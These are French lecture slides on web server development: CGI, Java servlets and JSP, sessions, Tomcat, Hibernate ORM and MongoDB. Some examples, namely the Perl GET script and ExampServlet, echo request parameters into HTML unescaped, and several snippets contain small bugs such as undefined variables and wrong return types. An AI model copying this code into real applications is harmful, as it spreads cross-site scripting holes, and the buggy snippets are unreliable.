

PC3R

Cours 07 - Web: Serveur et Développement

Romain Demangeon

PC3R MU1IN507 - STL S2

25/03/2021

Plan du Cours 7

- ▶ Serveur Web: Servlets
- ▶ Serveur Web: Persistance
- ▶ Cadriciels de développement réticulaire
- ▶ Sécurité

Précisions (Approches)

Approche **services (SOAP)** vs. approche **ressources (REST)**.

- ▶ **Esprit:**

- ▶ une **bibliothèque de méthodes** vs. un **catalogue de données**.

- ▶ **Avantages:**

- ▶ **sécurisé, formel, robuste** vs. **simple, pratique, léger**.

- ▶ **Utilisation:**

- ▶ **limité, formel, entreprises, finance** vs. **vaste, ouvert, web, mobile**.

Définition

Un **serveur web** (logiciel) est une suite de programmes informatique qui stockent, fabriquent et délivrent des **pages webs** à des clients en suivant le **protocole HTTP**.

- ▶ Gérer des **requêtes HTTP**.
- ▶ Générer des **réponses HTTP**.
- ▶ Majoritairement sur le **Web**, mais pas seulement.

Fonctionnalités modernes:

- ▶ Hébergement **virtuel**: un serveur pour plusieurs sites,
- ▶ Gestion des **gros fichiers**: taille supérieur à 2Gb,
- ▶ **Limitation** de bande passante: pour ne pas saturer le réseau,
- ▶ **Langage Serveur**: génération dynamique de page web.



Traduction de chemin / Parts de Marché

- ▶ Requête **saisie** dans le navigateur:

`http://www.saucisse.com/chemin/fichier.html`

- ▶ Requête **envoyée** par le navigateur:

`GET /chemin/fichier.html HTTP/1.1`

`Host: www.saucisse.com`

- ▶ **Traduction** du serveur web:


`/home/www/chemin/fichier.html`

Parts de marché - Sites actifs - (Mars 2020)

1. **Apache** (Apache): 40% (↓)
2. **nginx** (NGINX Inc.): 32% (↑)
3. **Cloudflare** (Cloudflare): 14% (↑)
4. **IIS** (Microsoft): 8% (↓)
5. **LiteSpeed** (LiteSpeed Technologies): 6% (↑)
6. **GWS** (Google): 1% (↓)

Concurrence

- ▶ Le modèle Clients/Serveur implique des **connexions simultanées**.
- ▶ Le serveur HTTP gère les requêtes **séparément**. La concurrence est gérée au niveau de la **persistance**.
- ▶ La base de données gère le **partage** d'information entre requêtes et assure la cohérence à travers le modèle **transactionnel**.
- ▶ Le serveur web a donc une **limite de charge** en nombre de connexions et en requêtes par seconde.
 - ▶ échecs quand la charge maximale est atteinte,
 - ▶ plusieurs moyens pour résoudre le problème (pare-feu, caches, noms de domaines, *load balancer*)




Common Gateway Interface (CGI)

Principe: Méthode historique pour déléguer la **génération dynamique** de contenu web à des **fichiers exécutables**.

- ▶ Au lieu de retourner le **contenu d'un fichier** (html), le serveur exécute un programme et retourne le résultat.

CGI: standard industriel qui explicite comment transmettre la requête (**arguments**) au serveur et récupérer la **réponse** générée.

- ▶ Introduit en 1993 (www-talk), formalisé en 1997 (RFC 3875).
- ▶ Les serveurs web (comme Apache) supportent des scripts CGI en **plusieurs langages** différents:
 - ▶ C, C++, Perl, Python, Java, ...
- ▶ Exemple: **recherche** sur un site web (argument: chaîne).



CGI: Page fixe générée dynamiquement

```
#!/soft/python-2.7/bin/python

import cgi
import cgitb
cgitb.enable() # for troubleshooting

#print header
print "Content-type: text/html"
print
print "<?xml version=\"1.0\" encoding=\"UTF-8\"?>"
print "<!DOCTYPE html>"
print "<html>"
print "<head>"
print "<title>Python CGI test</title>"
print "</head>"
print "<body>"
print "<p>Hello, world!</p>"
print "</body>"
print "</html>"
```

- ▶ la page générée est écrite directement sur la **sortie standard**.

CGI: Page fixe générée dynamiquement

```
#!/usr/bin/perl

print "Content-type: text/html\n\n";
print "<font size=+1>Environment</font>\n";
foreach (sort keys %ENV)
{
    print "<b>$_</b>: $ENV{$_}<br>\n";
}

1;
```

► récupère les **variables d'environnements** .

```
GATEWAY_INTERFACE="CGI/1.1"
HTTP_ACCEPT="text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8"
HTTP_ACCEPT_CHARSET="ISO-8859-1,utf-8;q=0.7,*;q=0.7"
HTTP_ACCEPT_ENCODING="gzip, deflate"
HTTP_ACCEPT_LANGUAGE="en-us,en;q=0.5"
HTTP_CONNECTION="keep-alive"
HTTP_HOST="example.com"
HTTP_USER_AGENT="Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0)
Gecko/20100101 Firefox/5.0"
QUERY_STRING="var1=value1&var2=with%20percent%20encoding"
REMOTE_ADDR="127.0.0.1"
REMOTE_PORT="63555"
REQUEST_METHOD="GET"
REQUEST_URI="/cgi-bin/printenv.pl/foo/bar?var1=value1&var2=with%
20percent%20encoding"
...
```

CGI: Passer des arguments en utilisant GET

```
#!/usr/bin/perl

local ($buffer, @pairs, $pair, $name, $value, %FORM);
# Read in text
$ENV{'REQUEST_METHOD'} =~ tr/a-z/A-Z/;
if ($ENV{'REQUEST_METHOD'} eq "GET")
{
$buffer = $ENV{'QUERY_STRING'};
}
# Split information into name/value pairs
@pairs = split(/&/, $buffer);
foreach $pair (@pairs)
{
($name, $value) = split(/=/, $pair);
$value =~ tr/+/ /;
$value =~ s/%(..)/pack("C", hex($1))/eg;
$FORM{$name} = $value;
}
$first_name = $FORM{first_name};
$last_name  = $FORM{last_name};

print "Content-type:text/html\r\n\r\n";
print "<html>";
print "<head>";
print "<title>Bonjour</title>";
print "</head>";
print "<body>";
print "<h2>Bonjour $first_name $last_name </h2>";
print "</body>";
print "</html>";1;
```

requête **GET** sur:

http://www.saucisse.com/hello_get.cgi?first_name=Annie&last_name=Cordy

- ▶ Originellement, un **processus** est créé sur le serveur pour chaque requête.
 - ▶ les scripts doivent parfois être **interprétés/compilés**
 - ▶ les **variables d'environnement** sont recréées,
 - ▶ **surcharge** sur serveur.
- ▶ Pas **d'état** sur le serveur (doit être dans les requêtes ou la BD).
- ▶ Scripts **dépendants de la plateforme**.
- ▶ Solutions à ce problème:
 - ▶ **FastCGI** (1996) et **SimpleCGI** gardent le modèle, mais réduisent le nombre de processus créés.
 - ▶ un modèle de plus haut-niveau comme les **Servlets Java**

Servlets Java


Définition

Un Servlet est une **classe Java** permettant de créer **dynamiquement** du **contenu Web** au sein d'un **serveur HTTP**.

- ▶ Permet **d'étendre** les fonctions d'un serveur (accès à une BD, transactions). Utilisations principales:
 - ▶ **traiter** ou **stocker** des données soumises sous forme HTML,
 - ▶ proposer du contenu **dynamique** (e.g. résultats de *query*),
 - ▶ gérer l'**état** d'une session (e.g. panier d'achat).
- ▶ Les Servlets sont **chargés** (démarrage du serveur, à la première requête) puis **restent actifs** en attendant d'autres requêtes.
- ▶ Créés par Sun Microsystems en **1997**.
- ▶ Version actuelle: 3.1 (mai 2013)

Conteneur de Servlets

- ▶ Le **conteneur** est le composant du serveur web qui interagit avec les servlets.
- ▶ Il est responsable
 - ▶ du **cycle de vie** des servlets
 - ▶ de **relier** les URL aux servlets,
 - ▶ de s'assurer que l'utilisateur a les bons **droits d'accès**.
- ▶ Les interactions entre les servlets et le conteneur sont décrites dans la **Servlet API** (`javax.servlet`)



Cycle de vie d'un servlet

1. un utilisateur saisit une **requête** pour visiter une certaine **URL**.
 - 1.2 le navigateur génère une **requête HTTP**.
 - 1.3 le navigateur **envoie** la requête HTTP au serveur.
2. la requête HTTP est reçue par le serveur web et **transférée** au conteneur.
 - 2.2 le conteneur lie la requête HTTP au **servlet adéquat**.
 - 2.3 le conteneur **récupère** le servlet et le **charge** dans son espace d'adresse.
3. le conteneur invoque la méthode **init()** du servlet.
uniquement quand il est chargé pour la **1ère fois**.
on peut passer des **arguments** pour configurer le servlet.
4. le conteneur invoque la méthode **service()** du servlet.
utilisée pour **traiter** la requête.
le servlet peut **accéder aux données** fournies dans la requête HTTP.
 - 4.1 le servlet **peut générer** une réponse HTTP.
5. le servlet reste **disponible dans le conteneur** pour traiter d'**autres** requêtes.
service() utilisée à chaque fois.
6. le conteneur peut décider de **décharger** le servlet de sa mémoire.
les algorithmes de décision sont spécifiques au conteneur.
7. le conteneur appelle la méthode **destroy** du servlet.
des données peuvent être **sauvegardées** dans la BD.
8. la mémoire allouée au servlet (et ses objets) est disponible pour le **ramasse-miettes**.

Interface HttpServlet

```
public abstract class HttpServlet extends
GenericServlet {
    public HttpServlet();

    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
        throws ServletException, IOException;

    protected void service(HttpServletRequest req, HttpServletResponse resp)
        throws ServletException, IOException;
}
```

- ▶ des méthodes similaires pour `doPost`, `doPut`, `doDelete`, `doOptions`, `doTrace`.
- ▶ `service` transfère la requête à la méthode `do` correspondante.

Interfaces requêtes et réponses du Servlet

```
public interface HttpServletRequest extends ServletRequest {
    public Cookie[] getCookies();
    public String getHeader(String name);
    public String getParameter(String name);
    public BufferedReader getReader() throws IOException;
    ...
}

public interface HttpServletResponse extends ServletResponse {
    public void addCookie(Cookie cookie);
    public String encodeURL(String url);
    public void sendError(int sc, String msg) throws IOException;
    public void sendRedirect(String location) throws IOException;
    public void setHeader(String name, String value);
    public void setStatus(int sc);
    public void setContentType(String type);
    public ServletOutputStream getOutputStream()
        throws IOException;
    public PrintWriter getWriter() throws IOException;
    ...
}
```

Exemple de Servlet

```
public class ExampServlet extends HttpServlet {  
    public void doPost(HttpServletRequest request, HttpServletResponse response)  
        throws ServletException, IOException {  
        response.setContentType("text/html");  
        PrintWriter out = response.getWriter();  
  
        out.println("<title>Example</title><body>");  
        String DATA = request.getParameter("DATA");  
        if(DATA != null){  
            out.println(DATA);  
        } else {  
            out.println("No text entered.");  
        }  
        out.println("<p>Return to <a href='index.html'>home</a>");  
        out.close();  
    }  
}
```

- ▶ utilise la méthode `getParameter` de la **requête**.
- ▶ utilise `getWriter` de la **réponse** pour écrire le contenu.

- ▶ **Correspondance**: servlets \Rightarrow continuations de traitement
 - ▶ lisent la requête, écrivent la réponse.
- ▶ cf. **documentation** Go "Writing Web Applications"
https://golang.org/doc/articles/wiki/tmp_14

```
package main

import (
    "fmt"
    "log"
    "net/http"
)


func handler(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintf(w, "Hi there, I love %s!", r.URL.Path[1:])
}

func main() {
    http.HandleFunc("/", handler)
    log.Fatal(http.ListenAndServe(":8080", nil))
}
```


Asynchronie

- ▶ dans les Servlets standards, un **thread serveur** est créé par requête client.
- ▶ il faut s'assurer qu'aucun thread serveur n'**attend** trop longtemps,
 - ▶ soit en utilisant un service **externe** (BD, connexion), soit en attendant un **évènement** client,
 - ▶ sinon on risque de **surcharger** le serveur (e.g. limite de pool de threads).
- ▶ les **Servlets Java Asynchrones** permettent de libérer le thread dans l'attente d'une opération externe:
 - ▶ c'est elle qui devra **renvoyer la réponse**.

Synchronous Servlet




Asynchronous Servlet



- ▶ un **filtre** est un morceau de code **réutilisable** qui **modifie ou adapte** les **requêtes** et les **réponses** d'un Servlet.

Exemples

- ▶ **Authentification/Blocage** basé sur les identifiants de l'utilisateur,
- ▶ **Suivi** (*tracking*) des utilisateurs,
- ▶ **Conversion/Redimensionnement** d'images,
- ▶ **Compression** de données, ...



Exemple: un compteur

```
public final class HitCounterFilter implements Filter {
    private FilterConfig filterConfig = null;
    public void init(FilterConfig filterConfig)
        throws ServletException {
        this.filterConfig = filterConfig;}
    public void destroy() {
        this.filterConfig = null;}
    public void doFilter(ServletRequest request,
        ServletResponse response, FilterChain chain)
        throws IOException, ServletException {
        if (filterConfig == null)
            return;
        StringWriter sw = new StringWriter();
        PrintWriter writer = new PrintWriter(sw);
        Counter counter = (Counter)filterConfig.getServletContext().
            getAttribute("hitCounter");
        writer.println("Nombre d'utilisation: " +counter.incCounter());
        writer.flush();
        filterConfig.getServletContext().
            log(sw.getBuffer().toString());
        ...
        chain.doFilter(request, response);
    ...}}
```

Exemple: changer l'encodage d'une requête

```
public void doFilter(ServletRequest request,
    ServletResponse response, FilterChain chain) throws
    IOException, ServletException {
    String encoding = selectEncoding(request);
    if (encoding != null)
        request.setCharacterEncoding(encoding);
    chain.doFilter(request, response);
}

public void init(FilterConfig filterConfig) throws
    ServletException {
    this.filterConfig = filterConfig;
    this.encoding = filterConfig.getInitParameter("encoding");
}

protected String selectEncoding(ServletRequest request) {
    return (this.encoding);
}
```

Principes

Une **Session** permet de **stocker des informations** sur une **suite** de requêtes du même utilisateur sur **le serveur**.

- ▶ le protocole HTTP est **sans état** par nature.

Une session peut être maintenue par un serveur:



à l'aide d'un **cookie**: information **envoyée par le serveur** lors d'une réponse et **retournée par le navigateur** à la requête suivante.

- ▶ en **réécrivant** l'URL (en ajoutant un identifiant de session à la fin de chaque URL)

HTTPSession

- ▶ la classe Java `HttpSession` propose une interface de haut-niveau pour la gestion des sessions, construites sur la réécriture d'URL et les *cookies*.
 - ▶ utilisation de `request.getSession(true)`.

Exemple de session

```
public class SessionCount extends HttpServlet {
    public void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        HttpSession session = request.getSession(true);
        response.setContentType("text/text");
        PrintWriter out = response.getWriter();
        Integer count = new Integer(0);
        if (session.isNew()) {
            out.println("Bienvenue");
        } else {
            out.println("Rebonjour");
            Integer previousCount =
                (Integer) session.getValue("count");
            if (oldAccessCount != null) {
                count = new Integer(previousCount.intValue() + 1);
            }
        }
        session.putValue("count", count);
        out.println("Compteur: " + count.toString());
    }
}
```

- ▶ interface de haut-niveau: utilisation des méthodes de [session](#)



Apache Tomcat

- ▶ Serveur Web **libre** (Apache) et Conteneur de Servlets (Tomcat), implémentant les Servlets et le JSP.


- ▶ Principaux composants:

- ▶ **Catalina**: Conteneur Servlet,
- ▶ **Coyote**: Connecteur HTTP,
- ▶ **Jasper**: Moteur JSP,
- ▶ **Cluster**: *load balancer*.

- ▶ Version 3 **1999**, Version 8 **2014**.



Application Web (Approche Servlet)



- ▶ Une **application web** (dans le contexte Servlet) est un fichier archive **.WAR** (essentiellement **.JAR**) contenant des **Servlets** (classes Java) et leurs ressources associées servie par un **Conteneur** de Servlet.
- ▶ la **définition** de l'application web est contenue dans un fichier web.xml

Exemple de web.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE web-app
  PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.2//EN"
  "http://java.sun.com/j2ee/dtds/web-app_2_2.dtd">

<web-app>
  <servlet>
    <servlet-name>HelloServlet</servlet-name>
    <servlet-class>mypackage.HelloServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>HelloServlet</servlet-name>
    <url-pattern>/Appli/Bonjour</url-pattern>
  </servlet-mapping>

  <resource-ref>
    <description>
      Resource reference to a factory for javax.mail.Session
      instances that may be used for sending electronic mail messages,
      preconfigured to connect to the appropriate SMTP server.
    </description>
    <res-ref-name>mail/Session</res-ref-name>
    <res-type>javax.mail.Session</res-type>
    <res-auth>Container</res-auth>
  </resource-ref>
</web-app>
```

- Application ([Servlet](#)) qui requiert une ressource annexe (pour gérer les sessions mail).

JavaServer Pages (JSP)

Une technologie permettant aux développeurs webs de **créer dynamiquement des pages webs** en HTML, XML ou autres.

- ▶ similaire à PHP (langage de programmation), mais en utilisant les Servlets et Conteneurs de Servlets.
- ▶ les JSP sont **converties en Servlets** à l'exécution.
 - ▶ les JSP requièrent donc un Conteneur de Servlets.

```
<%@page contentType="text/html"%>
<%@page errorPage="erreur.jsp"%>
<!-- Importation d'un paquetage (package) --%>
<%@page import="java.util.*"%>
<html>
<head><title>Page JSP</title></head>
<body>
  <!-- Déclaration d'une variable globale à la classe --%>
  <%! int nombreVisites = 0; %>
  <!-- Définition de code Java --%>
  <% Date date = new Date();
     nombreVisites++; %>
  <h1>Exemple de page JSP</h1>
  <!-- Impression de variables --%>
  <p>Au moment de l'exécution de ce script, nous sommes le <%= date %>.</p>
  <p>Cette page a été affichée <%= nombreVisites %> fois !</p>
</body>
</html>
```

Exemple: Servlet généré par le code JSP

```
package org.apache.jsp;
import javax.servlet.*;
import javax.servlet.http.*;
import javax.servlet.jsp.*;
import org.apache.jasper.runtime.*;
import java.util.*;

public class example_jsp extends HttpJspBase {

    int nombreVisites = 0;
    private static java.util.Vector _jspx_includes;

    public java.util.List getIncludes() {
        return _jspx_includes;
    }

    public void _jspService(HttpServletRequest request,
        HttpServletResponse response)
        throws java.io.IOException, ServletException {
        JspFactory _jspxFactory = null;
        javax.servlet.jsp.PageContext pageContext = null;
        HttpSession session = null;
        ServletContext application = null;
        ServletConfig config = null;
        JspWriter out = null;
        Object page = this;
        JspWriter _jspx_out = null;
        try {
            _jspxFactory = JspFactory.getDefaultFactory();
            response.setContentType("text/html;
                charset=ISO-8859-1");
            pageContext = _jspxFactory.getPageContext(this,
                request, response, "erreur.jsp", true, 8192, true);
```

```
        application = pageContext.getServletContext();
        config = pageContext.getServletConfig();
        session = pageContext.getSession();
        out = pageContext.getOut();
        _jspx_out = out;
        out.write("<body>\n\n");
        out.write("\n");
        out.write("\n\n");
        out.write("\n");
        Date date = new Date();
        nombreVisites++;
        out.write("\n");
        out.write("<h1>Exemple de page JSP");
        out.write("</h1>\n");
        out.write("\n");
        out.write("<p>Au moment de l'exécution de
            ce script, nous sommes le ");
        out.print( date );
        out.write(".");
        out.write("</p>\n");
        out.write("<p>Cette page a été affichée ");
        out.print( nombreVisites );
        out.write(" fois !");
        out.write("</p>\n");
        out.write("</body>\n");
        out.write("</html>\n");
    } catch (Throwable t) {
        out = _jspx_out;
        if (out != null && out.getBufferSize() != 0)
            out.clearBuffer();
        if (pageContext != null) pageContext.
            handlePageException(t); } finally {
        if (_jspxFactory != null) _jspxFactory.
            releasePageContext(pageContext);}}
```

JSP permet aux développeurs d'ajouter leurs propres **étiquettes (tags)** qui **exécutent des actions** spécifiques en utilisant la **JSP tag extension API**.

- ▶ Une classe Java écrite par les développeurs qui implémente l'interface Tag et propose une description XML de la bibliothèque tag (*Tag Library Descriptors*).
- ▶ La description spécifie les étiquettes et les classes java utilisées pour les implémenter.

Code JSP:

```
<%@ taglib uri="/WEB-INF/taglib.tld"
    prefix="mytaglib" %>
<mytaglib:hello name="Bob">
    You're welcome :)
</mytaglib:hello>
```

Code TLD:

```
<tag>
  <name>hello</name>
  <tagclass>HelloTag</tagclass>
  <bodycontent>JSP</bodycontent>
  <attribute>
    <name>name</name>
  </attribute>
</tag>
```

Code Java:

```
public class HelloTag extends TagSupport {
    private String name = null;
    public void setName (String string) {
        this.name = string;
    }


    public int doStartTag() throws JspException {
        pageContext.getOut().println(
            "Hello " + this.name + " !");
        return EVAL_BODY_INCLUDE;
    }
}
```

Le retour `EVAL_BODY_INCLUDE` écrit le corps du tag dans le JSP.

Persistence: Base de Données Relationnelles

La Persistance

- ▶ La plupart des applications webs ont besoin de **stocker** des informations **entre les sessions**.
- ▶ Les informations doivent pouvoir être récupérées par **différents clients**.
 - ▶ donc être stockées **sur le serveur**.
- ▶ la **persistance** (ou **base de données**) est:
 - ▶ la **mémoire** de l'application web,
 - ▶ son **point de synchronisation** principal.



Modèle relationnel


Une **persistance relationnelle** est un **ensemble** de **tables** comportant des colonnes fixes (les **champs**) et un nombre arbitraire de lignes (les **entrées**).

Hypothetical Relational Database Model

PubID	Publisher	PubAddress
03-4472822	Random House	123 4th Street, New York
04-7733903	Wiley and Sons	45 Lincoln Blvd, Chicago
03-4859223	O'Reilly Press	77 Boston Ave, Cambridge
03-3920886	City Lights Books	99 Market, San Francisco

AuthorID	AuthorName	AuthorBDay
345-28-2938	Haile Selassie	14-Aug-92
392-48-9965	Joe Blow	14-Mar-15
454-22-4012	Sally Hemmings	12-Sept-70
663-59-1254	Hannah Arendt	12-Mar-06

ISBN	AuthorID	PubID	Date	Title
1-34532-482-1	345-28-2938	03-4472822	1990	Cold Fusion for Dummies
1-38482-995-1	392-48-9965	04-7733903	1985	Macrame and Straw Tying
2-35921-499-4	454-22-4012	03-4859223	1952	Fluid Dynamics of Aquaducts
1-38278-293-4	663-59-1254	03-3920886	1967	Beads, Baskets & Revolution



Composants des Persistances Relationnelles

- ▶ **Tables** (tableaux à double entrée)
- ▶ Clefs **primaires**: champs identifiant **uniquement** une entrée.
- ▶ Clefs **étrangères**: identifie une colonne d'une table comme référençant une colonne de clef primaires d'une autre table.
- ▶ **Index**: système permettant de retrouver les données.
- ▶ Un langage de **requêtes**: SQL
- ▶ **Transactions**: opération changeant l'état de la base de données de manière **atomique**, **cohérente**, **isolée** et **durable**.

- ▶ Parts de marché de systèmes de gestion de base de données relationnelles (RDBMS):

- ▶ **Oracle Database** (Oracle Corp): **70%**
- ▶ **Microsoft SQL Server** (Microsoft): **68%**
- ▶ **MySQL** (Oracle Corp): **50%**
- ▶ **IBM DB2** (IBM): **39%**

Mapping Objet-Relationnel

Le **mapping objet-relationnel** est une **technique** de programmation qui crée l'illusion d'une **base de données objet** à partir d'une **base de données relationnelle** en définissant des **correspondances** entre les objets d'un langage et les entrées de la base de données.




**Object-relational
mapping**

Correspondance 1 Entrée = 1 Objet

Table Persons

int id	string name	date birthdate
42	Bob	2013-01-01




```
class Person {  
    int id;  
    String name;  
    Date birthdate;  
}
```

Problemes courants:

- ▶ anomalies de **typage** entre langages de programmations,
- ▶ **retrouver** l'entrée depuis l'objet et vice-versa,
- ▶ **synchroniser** l'entrée et l'objet,
- ▶ représenter les **collections**, les **sous-objets**,
- ▶ représenter l'**héritage**.

Table Persons

int id	string name	date birthdate
42	Bob	2013-01-01



```
class Person {  
    int id;  
    String name;  
    Date birthdate;  
}
```

- ▶ Utilisation des **clefs primaire** pour les lier.
- ▶ Synchronisation avec des méthodes **set/get**.

Représenter les collections

```
class Album {  
    String title;  
    Collection<Track> tracks;  
}
```

Table Album

ind id	string title
42	Combat Rock
43	Tata Yoyo
44	La Bonne du Curé

```
class Track {  
    String title;  
}
```

Table Track

ind id	string title	int album
101	Rock the Casbah	42
102	Tata Yoyo	43
103	Queen of the Disco	43


- ▶ Utilisation d'une **colonne supplémentaire**.
- ▶ Création d'une **table supplémentaire** pour la collection.

Table Album2Track

ind id	string title
42	101
43	102
43	103

Représenter l'héritage

- ▶ Héritage d'une table **unique** (pour toute la hierarchie),
- ▶ **Superclasse** de liaison: tables **séparées**,
 - ▶ Héritage de tables **multiples** (une table liée à toute les tables de la hierarchie ascendante),
- ▶ Héritage **horizontal** de tables (requiert une UNION).



- ▶ **JDBC** (Java DataBase Connectivity)
 - ▶ le code du Servlet utilise l'API JDBC pour accéder au contenu de la base de données,
 - ▶ le pilote JDBC s'occupe de traduire les appels de l'API en requête SQL pour les RDBMS.
- ▶ **Hibernate:**
 - ▶ lie les classes Java aux tables de la base de données,
 - ▶ remplace les **accès** à la base de données par des **méthodes** de haut niveau.
 - ▶ **HQL** langage de requêtes orienté objet (polymorphismes, héritages)



Hibernate: Exemple de classe

```
public class Person {  
    private int id, age;  
    private String name;  
    public Person() {}  
    public Person(String name, int age) {  
        this.name = name;  
        this.age = age;  
    }  
    public int getId() { return id; }  
    public void setId(int id) { this.id = id; }  
    public String getName() { return firstName; }  
    public void setName(String name) { ... }  
    public int getAge() { return age; }  
    public int setAge(int age) { this.age = age; }  
}
```

- décrit un objet avec ses champs et ses méthodes get/set.

Hibernate: Exemple

Création de table:

```
create table PERSON (  
    id INT NOT NULL auto_increment,  
    name VARCHAR(20) default NULL,  
    age INT default NULL,  
    PRIMARY KEY (id)  
);
```

Exemple de fichier de liaison:

```
<?xml version="1.0" encoding="utf-8"?>  
<!DOCTYPE hibernate-mapping PUBLIC ...>  
  
<hibernate-mapping>  
    <class name="Person" table="PERSON">  
        <meta attribute="class-description">...</meta>  
        <id name="id" type="int" column="id">  
            <generator class="native"/>  
        </id>  
        <property name="name" column="name" type="string"/>  
        <property name="age" column="age" type="int"/>  
    </class>  
</hibernate-mapping>
```

Bases de Données NoSQL

NoSQL (Not only SQL)

- ▶ Un **mot générique** pour désigner les **technologies de base de données** qui utilisent des modèles **moins contraignants** (sur la cohérence) que les modèles traditionnels relationnels.
- ▶ utilisé au départ pour les **bases de données géantes** (Google, Amazon).
- ▶ l'unité logique n'est plus la **table**.
- ▶ système de stockage **clefs-valeurs**

Exemples

- ▶ BigTable (Google)
- ▶ Dynamo (Amazon)
- ▶ HBase (Facebook)
- ▶ MongoDB (SourceForge.net)

- ▶ système de gestion de bases de données **orienté document**
 - ▶ **répartissable** sur plusieurs ordinateurs,
 - ▶ **efficace** pour les requêtes simples dans de grosses bases,
 - ▶ **ne nécessitant pas** de schéma prédéfini de données.
- ▶ gratuit et **libre** (depuis 2009).
- ▶ développement commencé en **2007**.
- ▶ utilisé par eBay, Foursquare, SourceForge



Modèle orienté-document

- ▶ une base MongoDB est un ensemble de **collections** (\simeq tables) constituées de **documents** (\simeq entrées).
- ▶ Le schéma de données est **flexible**:
 - ▶ les documents de la même collection n'ont pas forcément tous **la même structure** et les **mêmes champs**.
 - ▶ les champs communs à tous les documents d'une collection peuvent contenir des **données différentes**.
- ▶ l'atomicité est garantie au **niveau du document**.
- ▶ les documents sont du JSON en binaire (**BSON**)

```
{  
  "_id": ObjectId("4efa8d2b7d284dad101e4bc9"),  
  "Nom": "DUMONT",  
  "Prénom": "Jean",  
  "Age": 43  
},
```

Avantages

- ▶ les documents correspondent à des **types de données natifs** des langages de prog.
- ▶ les documents à **l'intérieur des documents** réduisent la nécessité de JOIN.
- ▶ les schémas dynamiques supportent le **polymorphisme**

Denormalisation

Les bases de données **orientées document** encourage le stockage d'information de manière **dénormalisées** pour éviter de faire trop de look-up.

Dénormalisé:

```
{ id: 42,
  title: "Tata Yoyo",
  tracks: [
    { id: 101
      title: "Tata Yoyo"},
    { id: 102
      title: "Cho Ka Ka o"},
    { id: 103
      title: "Frida Oum Papa"}
  ]
}
```

Normalisé:

```
{ id: 42
  title: "Tata Yoyo",
  tracks: [101, 102, 103]}

{ id: 101,
  title: "Tata Yoyo"}


{ id: 102,
  title: "Cho Ka Ka o"}

{ id: 102,
  title: "Frida Oum Papa"}
```


Index MongoDB


Les **index** sont des **structures de données spéciales** stockant une **petite portion** des données collections dans une forme **facile à parcourir**.

- ▶ les index stockent les valeurs d'un (de plusieurs) champ(s) **spécifique(s)**, **ordonnées** par la valeur du champ.
- ▶ toutes les collections ont un index **par défaut** sur le champ `id_field`



Réplication


- ▶ la réplication ajoute de la **redondance** et augmente la **disponibilité** des données.
- ▶ la réplication de copies des données sur **plusieurs serveurs** permet la **robustesse** aux pannes serveurs.
 - ▶ un **même** client peut envoyer plusieurs ordres de lecture/écriture à des serveurs **différents**.



Eclatement (*Sharding*)

